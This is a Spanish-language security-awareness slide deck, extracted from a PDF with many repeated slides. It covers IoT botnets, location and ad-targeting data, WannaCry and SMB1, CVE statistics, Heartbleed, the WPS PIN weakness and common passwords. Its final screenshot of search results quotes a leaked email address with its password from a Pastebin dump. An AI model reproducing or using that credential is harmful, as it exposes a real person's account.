
IoT is when he connected a consumer security camera to the internet and showed that **it took just 98 seconds for a botnet, like Mirai, to find and infect it.**

It's time to move past this strategy, which focuses only on cost cutting and quick release cycles, and start focusing on what truly matters for the Internet of Things: authentication and identity.

<https://www.digicert.com/blog/scaling-identity-for-the-internet-of-things>


# Los datos que almaceno no son importantes

Strava



# Los datos que almaceno no son importantes

Strava




# Los datos que almaceno no son importantes

Strava



# Los datos que almaceno no son importantes

Strava



# Un dato que se comparte habitualmente: localización

## Dónde estás



Con quién trabajas  
Con quién compras

Con quién vives      Dónde trabajas  
                          Dónde compras  
                          Cuáles son tus aficiones

Si tienes hijos  
Si tienes perro  
Dónde estudian tus hijos

# Una pausa para publicidad ...

Aplique los criterios de segmentación de una o más audiencias guardadas. [?](#)

[Todo](#) > [Flexible audience targeting](#) [Buscar](#)

No se seleccionó ninguna segmentación de audiencia personalizada

### Datos demográficos

Defina su audiencia seleccionando una combinación de características.

#### Seleccionar género

De cualquier género  Mujer  
 Hombre

#### Edad

Todas las edades  Rango de edades

35 a 54 ▾

# Una pausa para publicidad ...

Aplique los criterios de segmentación de una o más audiencias guardadas. [?](#)

Todo > Flexible audience

No se seleccionó ninguno

Datos demográficos

Defina su audiencia seleccionando criterios demográficos.

Seleccionar género

De cualquier género

Hombre

Edad

Todas las edades

Rango de edades

35 a 54

Select locations, platforms, languages, devices, OS versions

Segmenta personas por ubicación, plataforma, idioma, dispositivo o versión de sistema operativo.

Todo Buscar

Ubicaciones [?](#)

España X

Características de la audiencia

Defina mejor su audiencia seleccionando características además de los datos demográficos. [?](#)

Todo > Comportamientos Buscar

Importar varias palabras clave y cuentas de seguidores similares

Comportamientos [?](#)

Yogurt X Household income: \$200,000 - \$249,999 X Material World - Urban Singles: 148 X

Near market: body style: luxury SUV X

# Una pausa para publicidad ...

Aplique los criterios de segmentación

Todo > Flexible audience

No se seleccionó ningún criterio

Datos demográficos

Defina su audiencia seleccionando criterios

Seleccionar género

De cualquier género

Hombre

Edad

Todas las edades

Rango de edades

35 a 54 ▾

Criterio	Agregar	Excluir
Mixed household – People who live in a mixed household. Provided by Datalogix.	Agregar	Excluir
Mac & cheese – Buyers of mac & cheese. Provided by Datalogix.	Agregar	Excluir
<b>ShopRite – Households that reside within five miles of any ShopRite grocery store. Provided by Datalogix.</b>	Agregar	Excluir
Low-fat foods – Buyers of low-fat foods. Provided by Datalogix.	Agregar	Excluir
Used: body style: crossover vehicle – People who are likely in-market buyers of used vehicles.	Agregar	Excluir
Meijer – Households that reside within five miles of any Meijer. Provided by Datalogix.	Agregar	Excluir
Travelers – Households likely to travel. IXI provided by Acxiom.	Agregar	Excluir
<b>Vehicle price: \$75k or higher – People who are likely buyers of vehicles priced &gt; \$75k. Provided by Datalogix.</b>	Agregar	Excluir
Used: make: GMC – People who are likely GMC owners who are in market for a used vehicle.	Agregar	Excluir
USAA automotive insurance – Households likely to prefer automotive insurance from USAA.	Agregar	Excluir
Auto parts buyer – People who are likely buyers of auto parts. Provided by Datalogix.	Agregar	Excluir
Yogurt – Buyers of yogurt. Provided by Datalogix.		Eliminar
<b>Christmas restaurant goers – Households most likely to go out to eat for Christmas. Provided by Acxiom.</b>	Agregar	Excluir
Contents insurance renewal: July – People whose contents insurance renewal comes up in July.	Agregar	Excluir
Household income: \$200,000 - \$249,999 – Households with people with income \$200,000 to \$249,999.		Eliminar
Material World - Urban Singles: I48 – Ambitious, highly educated singles. \$100-\$200K Income, Age 25-34.		Eliminar
Alltel customer – Households with people whose Likely Current Carrier is Alltel. Provided by Acxiom.	Agregar	Excluir
Buildings insurance renewal: September – People whose buildings renewal comes up in September.	Agregar	Excluir
<b>Everyday mums – People whose activities suggest they are everyday mid-affluent mothers.</b>	Agregar	Excluir
Holiday travel: Asia/Africa/South America – People who travel to Asia/Africa/South America.	Agregar	Excluir
Juice: Simply Orange – Buyers of Simply Orange brand products. Provided by Datalogix.	Agregar	Excluir
Buildings insurance renewal: January – People whose buildings renewal comes up in January.	Agregar	Excluir
Near market: body style: luxury SUV – People who are likely in-market buyers of Luxury SUV vehicles.		Eliminar
Behavior propensities: Biking – Households likely to go biking while traveling. Provided by Acxiom.	Agregar	Excluir
<b>Home insurance expiration month: 12 December – People with homes where the home insurance expires in December.</b>	Agregar	Excluir

# El sistema operativo se encarga de eso ...

## El ciberataque del virus WannaCry deja 200.000 infectados en más de 150 países

Publicado: 14 may 2017 10:22 GMT | Última actualización: 14 may 2017 16:14 GMT

El director de la Oficina Europea de Policía ha indicado que la magnitud del ataque cibernetico ha sido "sin precedentes".



Ralf Hirschberger / www.globallookpress.com

# El sistema operativo se encarga de eso ...

The screenshot shows a web browser displaying a blog post from the 'Storage at Microsoft' blog. The post is titled 'Stop using SMB1'. The browser's address bar shows the URL as <https://blogs.technet.microsoft.com/filecab/>. The sidebar on the left contains some text and a blue decorative graphic. The main content area shows the blog post's title, author (NedPyle [MSFT]), date (September 16, 2016), and a call to action: 'Stop using SMB1. Stop using SMB1. **STOP USING SMB1!**'. The post also mentions a security update (MS16-114) that prevents denial of service and remote code execution.

Stop using SMB1 | Storage

Jose Antonio

El ci inf...

Publicado

El direct precede

Storage at Microsoft

Sign in

## Storage at Microsoft

The official blog of the Windows and Windows Server storage engineering teams

### Stop using SMB1

★★★★★

September 16, 2016 by NedPyle [MSFT] // 240 Comments

Share 923 1019 0

Hi folks, Ned here again and today's topic is short and sweet:

Stop using SMB1. Stop using SMB1. **STOP USING SMB1!**

In September of 2016, MS16-114, a security update that prevents denial of service and remote code execution. If you need this security patch, you already have a much bigger problem: you are still running SMB1.

Ralf Hirschberger / www.globallookpress.com

# El sistema operativo se encarga de eso ...

The screenshot shows a web browser window with a red box highlighting the tab bar. The tab title is "Stop using SMB1 | Storage". Below the tab bar, the address bar shows "Es seguro | https://blogs.technet.microsoft.com/filecab/...". The page content is from the "Storage at Microsoft" blog, specifically a post titled "Stop using SMB1" by NedPyle [MSFT] from September 16, 2016. The post has 240 comments and social sharing links for Facebook (923 shares), Twitter (1019 retweets), and LinkedIn (0 shares). The main text of the post begins with "Hi folks, Ned here again and today's topic is short and sweet:". A red box highlights the text "Stop using SMB1. Stop using SMB1. **STOP USING SMB1!**". At the bottom of the page, there is a footer note: "In September of 2016, MS16-114, a security update that prevents denial of service and remote code execution. If you need this security patch, you already have a much bigger problem: you are still running SMB1." The footer also includes the copyright notice "Ralf Hirschberger / www.globallookpress.com".

Stop using SMB1 | Storage

Jose Antonio

El di... inf...  
Publicado  
El direct... precede...  
C

Es seguro | https://blogs.technet.microsoft.com/filecab/...

Server & Tools Blogs > Server & Management Blogs > Storage at Microsoft

Sign in

Storage at Microsoft

The official blog of the Windows and Windows Server storage engineering teams

Stop using SMB1

★★★★★

September 16, 2016 by NedPyle [MSFT] // 240 Comments

Share 923 1019 0

Hi folks, Ned here again and today's topic is short and sweet:

Stop using SMB1. Stop using SMB1. **STOP USING SMB1!**

In September of 2016, MS16-114, a security update that prevents denial of service and remote code execution. If you need this security patch, you already have a much bigger problem: you are still running SMB1.

Ralf Hirschberger / www.globallookpress.com

# El sistema operativo se encarga de eso ...

Stop using SMB1 | Storage

Jose Antonio

El cielo infierno

Publicado

El directorio precede

S

The

S

Se

Se

Se

Hi

In

co

sti

S

Sign in

...

Ralf Hirschberger / www.globallookpress.com

## Sobre Android

f t

### El 50% de los móviles Android tiene vulnerabilidades de seguridad

A cartoon illustration on a news article page. It shows a green Android robot standing on a black smartphone. The robot is holding a sword and a shield with a heraldic crest featuring a lion and fleur-de-lis. To its right, a green, multi-eyed monster with sharp teeth is lunging towards it. The phone's screen displays the time as 9:26 AM.

# Esto ocurre por no utilizar el sistema operativo

<< escriba aquí el que más le guste >>

2016 Common Vulnerabilities and Exposures

1	Android	Google	OS	523
2	Debian Linux	Debian	OS	327
3	Ubuntu Linux	Canonical	OS	278
4	Flash Player	Adobe	App	266
5	Leap	Novell	OS	260
6	OpenSuse	Novell	OS	228
7	Acrobat Reader Dc	Adobe	App	227
8	Acrobat Dc	Adobe	App	227
9	Acrobat	Adobe	App	224
10	Linux Kernel	Linux	OS	217
11	Mac Os X	Apple	OS	215
12	Reader	Adobe	App	204
13	Windows 10	Microsoft	OS	172
14	Chrome	Google	App	172
15	Iphone Os	Apple	OS	161
16	Windows Server 2012	Microsoft	OS	156

2017 Common Vulnerabilities and Exposures (Jan. - Oct.)

1	Linux Kernel	Linux	OS	273
2	Android	Google	OS	200
3	Iphone Os	Apple	OS	194
4	Imagemagick	ImageMAG	App	169
5	Mac Os X	Apple	OS	142
6	Safari	Apple	App	87
7	Acrobat	Adobe	App	80
8	Chrome	Google	App	80
9	Acrobat Reader Dc	Adobe	App	79
10	Acrobat Dc	Adobe	App	79
11	Reader	Adobe	App	79
12	Windows Server 2008	Microsoft	OS	77
13	Windows 10	Microsoft	OS	68
14	Windows 7	Microsoft	OS	67
15	Debian Linux	Debian	OS	64
16	Windows Vista	Microsoft	OS	64
17	Windows Server 2012	Microsoft	OS	62

<https://www.cvedetails.com>

# Esto ocurre por no utilizar el sistema operativo

<< escriba aquí el que más le guste >>

2016 Common		2018 Common Vulnerabilities and exposures				Exposures (Jan. - Oct.)		
		Product Name	Vendor Name	Product Type	Number of Vulnerabilities			
1	Android	1 Android	Google	OS	108	OS	273	
2	Debian L	2 Intelligent Management Center	HP	Application	100	OS	200	
3	Ubuntu L	3 Debian Linux	Debian	OS	93	OS	194	
4	Flash Pl	4 Acrobat Dc	Adobe	Application	38	App	169	
5	Leap	5 Acrobat Reader	Adobe	Application	38	OS	142	
6	OpenSuse	6 Acrobat	Adobe	Application	38	App	87	
7	Acrobat	7 Acrobat Reader Dc	Adobe	Application	38	App	80	
8	Acrobat	8 Dp300 Firmware	Huawei	OS	36	App	80	
9	Acrobat	9 Te50 Firmware	Huawei	OS	34	App	79	
10	Linux Ke	10 Te40 Firmware	Huawei	OS	34	App	79	
11	Mac Os X	11 Te30 Firmware	Huawei	OS	34	App	79	
12	Reader	12 Te60 Firmware	Huawei	OS	34	OS	77	
13	Windows	13 Rp200 Firmware	Huawei	OS	33	OS	68	
14	Chrome	14 Edge	Microsoft	Application	32	OS	67	
15	Iphone C	15 Windows 10	Microsoft	OS	31	OS	64	
16	Windows	16 Linux Kernel	Linux	OS	29	OS	62	

<https://www.cvedetails.com>

# Esto ocurre por no utilizar el sistema operativo

<< escriba aquí el que más le guste >>

## New Linux Kernel Bug Affects Red Hat, CentOS, and Debian Distributions

September 26, 2018 · Mohit Kumar



redhat



CentOS



debian

<https://thehackernews.com/2018/09/linux-kernel-vulnerability.html>

... o por no utilizar código abierto que es mucho más seguro

**La idea general es:** como cualquiera puede leer el código fuente, se pueden detectar los errores de seguridad antes

... o por no utilizar código abierto que es mucho más seguro

**La idea general es:** como cualquiera puede leer el código fuente, se pueden detectar los errores de seguridad antes



... o por no utilizar código abierto que es mucho más seguro



## Heartbleed



Error en los mensajes heartbeat (keep-alive): los mensajes que utiliza una aplicación para saber si el servidor continua conectado.

El cliente envía un mensaje de heartbeat y el servidor le responde con el mismo contenido (similar a los paquetes ping).

El cliente es quien indica la longitud del payload.

Si la longitud indicada por el cliente es superior a la longitud del payload, el servidor responde con información leída de la memoria RAM del sistema.

# El usuario sabe cómo asegurar el sistema ...

- La seguridad cada día es más complicada y no está pensada para el usuario final.

# El usuario sabe cómo asegurar el sistema ...

- La seguridad cada día es más complicada y no está pensada para el usuario final.

Configuración de router:

- 192.168.1.1
- WEP – WPA – WPA2/PSK
- Tablas de filtrado MAC / puertos
- Quita las contraseñas predeterminadas

# El usuario sabe cómo asegurar el sistema ...

Y cuando intentamos que sea sencillo ... casi es peor

## WiFi Protected Setup o WPS (2007)



- Conexión de dispositivos pulsando un botón.
- Intercambio de un pin de 8 dígitos.
- **La realidad:** la contraseña se descompone en dos cifras de cuatro dígitos y el PIN es la suma. Un máximo de tres horas para entrar en cualquier router con WPS activo.

**Un consejo:** no utilices WPS

# Usuario y contraseña basta para asegurar el sistema ...

Superficie de ataque 24 / 7

El usuario no sabe si le han robado su contraseña

Al usuario no le gustan las contraseñas complicadas

# Usuario y contraseña basta para asegurar el sistema ...

Superficie de ataque 24 / 7

El usuario no sabe si le han robado su contraseña

Al usuario no le gustan las contraseñas complicadas

## Password Insecurity


The most common passwords found among two million to five million exposed annually in data breaches are predictable, making them easy for hackers to guess. The 10 most common, as collected by SplashData, a password-security software firm:

	2011	2012	2013	2014	2015	2016
1	password	password	123456	123456	123456	123456
2	123456	123456	password	password	password	password
3	12345678	12345678	12345678	12345	12345678	12345
4	qwerty	abc123	qwerty	12345678	qwerty	12345678
5	abc123	qwerty	abc123	qwerty	12345	football
6	monkey	monkey	123456789	123456789	123456789	qwerty
7	1234567	letmein	1111	1234	football	1234567890
8	letmein	dragon	1234567	baseball	1234	1234567
9	trustno1	1111	iloveyou	dragon	1234567	princess
10	dragon	baseball	adobe123	football	baseball	1234

Source: SplashData

THE WALL STREET JOURNAL.

# Las contraseñas se repiten una y otra vez ...



# Las contraseñas se repiten una y otra vez ...

244 pwned websites    4,789,895,795 pwned accounts    56,211 pastes    53,564,786 paste accounts

Top 10 breaches

✉ 711,477,622 Onliner Spambot accounts

Troy Hunt   
@troyhunt [Siguiendo](#) ▾

So by the numbers: there are 501,636,842 \*unique\* Pwned Passwords in V2. This is distilled down from 3,033,858,815 in total so each password appeared an average of 6 times over. The top password was "123456" and it appeared 20,760,336 times across the source data.

 Traducir del inglés

20:00 - 21 feb. 2018

# Las contraseñas largas no sirven de mucho ...

Una contraseña no se adivina, se lee



# Las contraseñas largas no sirven de mucho ...

Una contraseña no se adivina, se lee

A screenshot of a Google search results page titled "pastebin facebook passwords list". The search bar shows the query "pastebin facebook passwords list". The results page indicates approximately 1,810,000 results found in 0.56 seconds. The first result is a link to a Pastebin page titled "#Anonymous #RedCult- #Oplsrael 2016 FB accounts - Pastebin.com". The second result is a link to a Pastebin page titled "Cyber Scum - Pastebin.com". The third result is a link to a Pastebin page titled "password leak - Pastebin.com". The fourth result is a link to a Pastebin page titled "+500 fb logins & pages hacked by AnonGhost - Pastebin.com". The fifth result is a link to a Pastebin page titled "Linkedin Database - Pastebin.com". Each result includes a link to the original Pastebin page, a timestamp, and a brief description of the leak.

pastebin facebook passwords list

Todo Noticias Imágenes Vídeos Shopping Más Configuración Herramienta

Aproximadamente 1.810.000 resultados (0,56 segundos)

#Anonymous #RedCult- #Oplsrael 2016 FB accounts - Pastebin.com  
https://pastebin.com/E4MMuGeH ▾ Traducir esta página  
7 abr. 2016 - List of Israeli Facebook accounts that were leaked by Anonymous RedCult so far...more to come. List: captival@netvision.net.il Pass : 000000.

